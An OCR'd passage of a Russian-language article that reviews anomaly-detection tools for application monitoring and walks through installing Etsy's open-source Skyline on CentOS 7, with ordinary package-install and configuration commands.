
ИЗ ЧЕГО ВЫБИРАЕМ

Средства обнаружения аномалий в поведении приложений развивались двумя способами: одни анализировали события в журнале (есть ли подозрительные записи) или считывали цифры, другие использовали метрики, полученные от различных инструментов мониторинга. Но общий принцип их работы прост. Чтобы понять закономерности поведения, предсказывается вероятный диапазон будущих значений; если оно не совпадает с текущим, регистрируется аномалия. Также используются различные формы прогнозирования, обеспечивающие точность результатов и предсказание состояния системы. Сегодня


уже доступно несколько рабочих решений, легко подхватывающих любую сеть, адаптирующихся к изменениям среды и не требующих длительного обучения.

Anomaly Detective — универсальный инструмент, способный обрабатывать любые данные и обнаруживающий любые изменения, указывающие на проблемы с производительностью или безопасностью, не требует предварительной настройки. Информацию получает из лог-файлов, результат выводится в виде внятных графиков и оповещений. Предлагаемый API REST позволяет получать данные из любого источника. Дополнительно предлагается Anomaly Detective Application for Splunk Enterprise, который расширяет стандартные поисковые запросы этой платформы новыми алгоритмами, выявляющими аномалии. Ставится Anomaly Detective на Win, Linux, OS X и SunOS, развертывание относительно просто, и с ним справится новичок. Прайс зависит от объема данных. Доступна триал-версия.

Sumo Logic реализован в виде SaaS, позволяющего собирать, накапливать и анализировать информацию от журналов различных источников. Внешне похож на подобные сервисы агрегации журналов, но специальный механизм LogReduce умеет объединять повторяющиеся позиции, уменьшая количество данных. Поверх LogReduce реализовано решение, обнаруживающее аномалии. Для этого вначале сканируются собранные данные и создается профиль нормальной работы системы, после чего система отслеживает отклонения и если их обнаруживает, то выдает предупреждения, графики и, главное, внятные комментарии. Технология Predictive Analytics расширяет систему обнаружения аномалий, строя прогнозы будущих нарушений на основе текущего поведения системы, и дает возможность увидеть проблемы до того, как они наступят. Обеспечивается должный уровень конфиденциальности, данные шифруются. Реализация в виде SaaS снимает необходимость в организации бэкапа собранных данных, все эти вопросы реализованы на стороне сервиса. Как большой плюс можно отметить возможность просто загрузить офлайн-файлы журналов для последующего анализа алгоритмами Sumo Logic. Есть версия Free, дающая возможность использовать бесплатно сервис при трафике до 500 Мбайт в день, чего хватает для небольших проектов. Развертывание в общем несложно, на системы устанавливаются коллекторы (доступны пакеты для Linux, Win, OS X и Solaris), которые подключаются к серверу. С учетом триал-периода, это позволяет быстро оценить свои сайты и попробовать найти проблему.




Особенность Sumo Logic — офлайн-загрузка логов



Графики в Sumo Logic

Grok — продукт, представляющий собой коммерческую версию и дальнейшее развитие open source проекта NuPIC компании Numenta. Предназначен для обнаружения аномалий в AWS, работает со всеми веб-сервисами Amazon: EC2, EBS, ELB, RDS и другими. Для анализа используются системные метрики Amazon CloudWatch, на основе которых строятся модели нормальной работы системы, администратору показываются гистограммы для визуализации

уровня аномалий, раскрашенные в зависимости от ситуации: зеленый — все хорошо, красный — есть проблемы. Кроме этого, с его помощью можно отследить тенденции и устранить проблему до ее появления. Можно настроить уведомления на почту или СМС. В качестве основного интерфейса используется мобильный клиент для устройства на базе Android. Для контроля двухсот метрик продукт можно использовать бесплатно. Поддерживается только *nix. Установка и конфигурация проста, [он есть на Amazon Marketplace](). Для установки потребуется учетная запись на AWS.



Grok рассчитан на обнаружение аномалий на сервисах Amazon

Как видишь, все проекты требуют некоторых вложений, а бесплатные ограничены трафиком, но выход есть.

ПРОЕКТ KALE

Компания [Etsy](), столкнувшаяся с задачей мониторинга большого количества систем, разработала open source решение Kale (некоторое время проект назывался Loupe, но это имя оказалось занято, и название было изменено), позволяющее на основе собранной статистики найти аномалию без необходимости настройки порогов для метрик. Предназначен для использования в системах с большим количеством параметров, требующих постоянного наблюдения. Идея расписана [в статье Introducing Kale](): вначале создается модель нормального поведения системы, затем статистический анализ определяет отклонения в этой модели и показывает коррелированные результаты, поясняя причину. Написан на Python, код открыт, поэтому многие компоненты легко поддаются изменению.

Kale состоит из двух частей, которые могут использоваться независимо. Основной компонент, Skyline, собственно, и предназначен для автоматического обнаружения аномалий, без необходимости установки метрик и порогов. Он просто получает данные с системы мониторинга (теоретически и любых других) и анализирует при помощи сразу нескольких алгоритмов, что само по себе составляет важную особенность этого проекта. Если обнаружится ненормальное поведение, администратору будет показан список метрик и связанные графики, при помощи простого интерфейса их можно отбирать и изучать. При необходимости в процедуру отслеживания легко добавить новые метрики или изменить алгоритмы.

Дополнение Skyline Oculus используется как компонент корреляции метрик в найденных Skyline аномалиях. Достаточно выбрать в веб-интерфейсе Skyline нужную метрику, и Oculus покажет все коррелирующие с ней метрики. Для поиска исходные данные нормализуются и кодируются, в итоге получается некий отпечаток, показывающий ход графика, закодированный при помощи пяти ключевых слов: sdec (резко вниз), dec (вниз), s (ровно), inc (вверх), sinc (резко вверх). Производится поиск по отпечатку, далее при помощи одного из двух алгоритмов сравнения (FastDTW или Euclidian) отбираются схожие результаты. Естественно, возможно использовать оба алгоритма и сравнить результаты. Полученным данным можно дать описание, можно сохранить их, исключить ненужное при помощи фильтра, сгруппировать в коллекцию. Коллекции позволяют повторно использовать информацию о ранее найденных проблемах, если они появятся вновь, без необходимости разбираться, что к чему.

Для поиска аномалий достаточно на первых порах развернуть только Skyline, многие довольствуются им одним. Но при необходимости впоследствии можно добавить и Oculus.

КОМПОНЕНТЫ SKYLINE

Сам Skyline состоит из нескольких компонентов. За сбор данных отвечает Horizon, который при помощи Listeners принимает входные данные в двух форматах: pickle (TCP) (адаптирован под сервис carbon-relay из Graphite, по умолчанию 2024-й порт) и UDP MessagePack. Так как не все системы мониторинга поддерживают эти протоколы, используется в качестве основной следующая схема. Данные с коллекторов (вроде collectd, diamond, statsd) или систем мониторинга (Nagios, Icinga, Zabbix, Sensu...) передаются в Graphite, затем carbon-relay перенаправляет их в Skyline. Далее они упаковываются с помощью MessagePack и заносятся в базу данных Redis — еще один компонент Skyline. Поддержку MessagePack можно легко реализовать на любом языке для любой платформы мониторинга, поэтому подключить новый источник не проблема, как и добавить свой Listener (файл listen.py). Некоторые подробности по настройке смотри в Getting Data Into Skyline. Чтобы не забивать базу ненужной

информацией, можно настроить фильтры и игнорировать ненужные метрики. Также Horizon Agent периодически самостоятельно очищает базу данных от устаревших метрик.

За анализ данных отвечает компонент Analyzer (https://github.com/etsy/skyline/wiki/Analyzer). Во время работы он получает метрики с Redis, далее запускается несколько процессов, которым назначаются определенные метрики. Проверка — функция ресурсозатратная, ведь нужно распаковать MessagePack и проанализировать, поэтому есть возможность указать количество процессов (по умолчанию ANALYZER_PROCESSES = 5 в файле settings.py). Анализ производится при помощи нескольких алгоритмов, выдающих каждый свой результат. Если большинство алгоритмов покажет, что обнаружена аномалия, то метрика будет считаться аномальной, сохранится в файл и выведется в виде картинки в веб-интерфейсе. Кроме этого, можно задать предупреждение, в данный момент доступны SMTP, HipChat и PagerDuty. При необходимости администратор может изменить порог, указав число алгоритмов, положительный результат которых будет показывать аномалию, а также отключить лишние проверки, добавить новые алгоритмы или изменить работу имеющихся. Все алгоритмы описаны в файле algorithms.py, в настоящее время их девять (first_hour_average, mean_subtraction_cumulation, stddev_from_average, stddev_from_moving_average, least_squares, grubbs, histogram_bins, median_absolute_deviation, ks_test), по умолчанию порог срабатывания установлен в шесть (CONSENSUS = 6). Возможны варианты, когда алгоритмам не хватает данных или данные давно не обновлялись, поэтому, кроме аномалий, администратор может получать соответствующие сообщения.

В качестве интерфейса webapp для вывода графиков используется небольшое веб-приложение, написанное на Python с микрофреймворком Flask. По умолчанию работает на 127.0.0.1:1500. Интерфейс очень прост. Вверху отображаются два графика — за час и день, ниже выводится список всех аномальных метрик. При наведении курсора на метрику графики показывают нужный участок. При щелчке открывается окно Oculus.

УСТАНОВКА SKYLINE

Развертывание Skyline совсем простым назвать нельзя. Проект предоставляет доступ к исходным кодам, общую инструкцию, а также краткие советы по установке в Debian и Vagrant. Также есть проекты, предлагающие модули Puppet и Cookbooks Chef. Поэтому придется немного повозиться, разбираясь с мелочами. Для примера установим Skyline на CentOS 7, в других дистрибутивах процесс в основном схож и будут отличаться только названия пакетов. Для упрощения будем считать, что система развернута, настроены сервисы мониторинга вроде collectd, Nagios и система отрисовки графиков Graphite. Для установки понадобятся права админа, я использую sudo:

```
$ sudo yum install httpd gcc gcc-c++ git pycairo mod_wsgi ↵
    python-pip python-devel blas-devel lapack-devel libffi-devel
```

Получаем код Skyline с GitHub:

```
$ cd /opt
$ sudo git clone https://github.com/etsy/skyline.git
$ cd skyline
```

Ставим рекомендуемые пакеты для Python:

```
$ sudo pip install -U six
```

Разработчики подготовили файл requirements.txt, внутри закомментирован модуль python-simple-hipchat, если HipChat планируется к использованию, нужно убрать решетку, хотя можно поставить и потом.

```
$ sudo pip install -r requirements.txt
```

Затем доустанавливаем еще Python-пакеты (numpy, scipy, pandas, patsy, statsmodels, msgpack-python). Через pip их сборка займет некоторое время, но часть есть в репозитории:

```
$ sudo pip install patsy
$ sudo pip install statsmodels
$ sudo yum install python-numpy python-scipy python-pandas ↵
    python-msgpack
```

В поставке идет готовый конфигурационный файл, копируем с новым именем:


```
$ sudo cp /opt/skyline/src/settings.py.example /opt/skyline/src/settings.py
```

Все параметры расписывать нет смысла, внутри несколько секций, одни настройки понят0ны и без объяснений, другие расписаны выше, часть трогать вообще не нужно. Пока нужно указать IP всех компонентов:

```
GRAPHITE_HOST = 127.0.0.0
HORIZON_IP = 0.0.0.0
WEBAPP_IP = 192.168.1.2
```

По умолчанию webapp доступен только с локального узла, можно это изменить:

```
WEBAPP_IP = 0.0.0.0
WEBAPP_PORT = 1500
```



Настройка анализатора в settings.py

Создаем рабочие каталоги:

```
$ sudo mkdir /var/log/skyline
$ sudo mkdir /var/run/skyline
$ sudo mkdir /var/log/redis
$ sudo mkdir /var/dump/
```

Ставим Redis:

```
$ sudo yum install redis
```

Запускаем компоненты Skyline и Redis:

```
$ cd /opt/skyline/bin
$ sudo redis-server redis.conf
$ sudo /opt/skyline/bin/horizon.d start
$ sudo /opt/skyline/bin/analyzer.d start
$ sudo /opt/skyline/bin/webapp.d start
```

В поставке есть скрипт, позволяющий проверить правильность работы Skyline:

```
$ python /opt/skyline/utils/seed_data.py
```

Если не получаем ошибок, значит, все нормально. Если ошибка, то придется разбираться, так как явно есть проблема. Иногда мешает firewall, на время экспериментов его можно отключить, затем разрешить подключение к определенным портам (carbon-relay принимает данные на порт 2013, carbon-cache слушает 2004, а Horizon — 2024). Базовая установка закончена, теперь нужно подать информацию в Skyline. Иногда ответ дает прослушка портов с tcpdump.

В поставке Graphite есть готовый конфигурационный файл для carbon-relay:

```
$ sudo cp /opt/graphite/conf/relay-rules.conf.example ↵
    /opt/graphite/conf/relay-rules.conf
```

Необходимо прописать внутри IP сервера Skyline:

